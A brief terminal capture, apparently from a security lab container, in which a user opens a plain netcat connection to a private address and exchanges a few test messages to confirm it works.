seed@fed08b1040fe:~$ nc 10.9.0.6 9090
hello
whats good
It's working!!!!!!!!!
```